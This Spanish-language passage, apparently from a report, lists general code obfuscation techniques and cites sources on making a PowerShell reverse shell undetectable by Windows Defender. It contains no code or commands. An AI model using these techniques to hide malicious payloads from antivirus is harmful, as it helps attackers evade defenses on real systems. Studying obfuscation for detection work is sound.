- **Renombrar identificadores:** Se cambian los nombres de variables, funciones, clases y métodos a nombres sin sentido o muy difíciles de entender, como letras o números aleatorios.
- **Eliminación de espacios y comentarios:** Se remueven todos los espacios en blanco, saltos de línea y comentarios del código, lo que lo hace más compacto y difícil de leer.
- **Añadir ruido:** Se inserta código adicional que no es necesario para la funcionalidad del programa, pero que complica el análisis del mismo.
- **Fragmentación del código:** Se divide el código en múltiples funciones o módulos pequeños que son menos comprensibles por separado, haciendo más difícil seguir la lógica completa del programa.
- **Uso de funciones anónimas:** Se recurre a funciones que se definen y ejecutan inmediatamente, encapsulando el código de tal manera que su flujo sea menos evidente.

4. Referencias

- Rijaba1 (2023, Octubre 13). REVERSE SHELL INDETECTABLE. Windows Defender. Hacking Ético. Recuperado el 24 de Mayo del 2024 de <https://www.youtube.com/watch?v=a9z85ZhRZ0I>
- <https://github.com/danielbohannon/Invoke-Obfuscation>
- <https://gist.github.com/egre55/c058744a4240af6515eb32b2d33fbed3>
- Alexynior. (2023, junio 15). Ofuscación de Código: Técnicas para Ocultarlo. EsGeeks. Recuperado el 27 de Mayo del 2024 de <https://esgeeks.com/ofuscacion-codigo-tecnicas/>

-
- Hernández, R. (2021, abril 27). Ofuscación de código. Encora. Recuperado el 27 de Mayo del 2024 de <https://www.encora.com/es/blog/ofuscacion-de-codigo>
 - Telemachus. (s.f.). PowerShell Obfuscation Bible. Recuperado el 27 de mayo de 2024 <https://github.com/t3l3machus/PowerShell-Obfuscation-Bible?tab=readme-ov-file>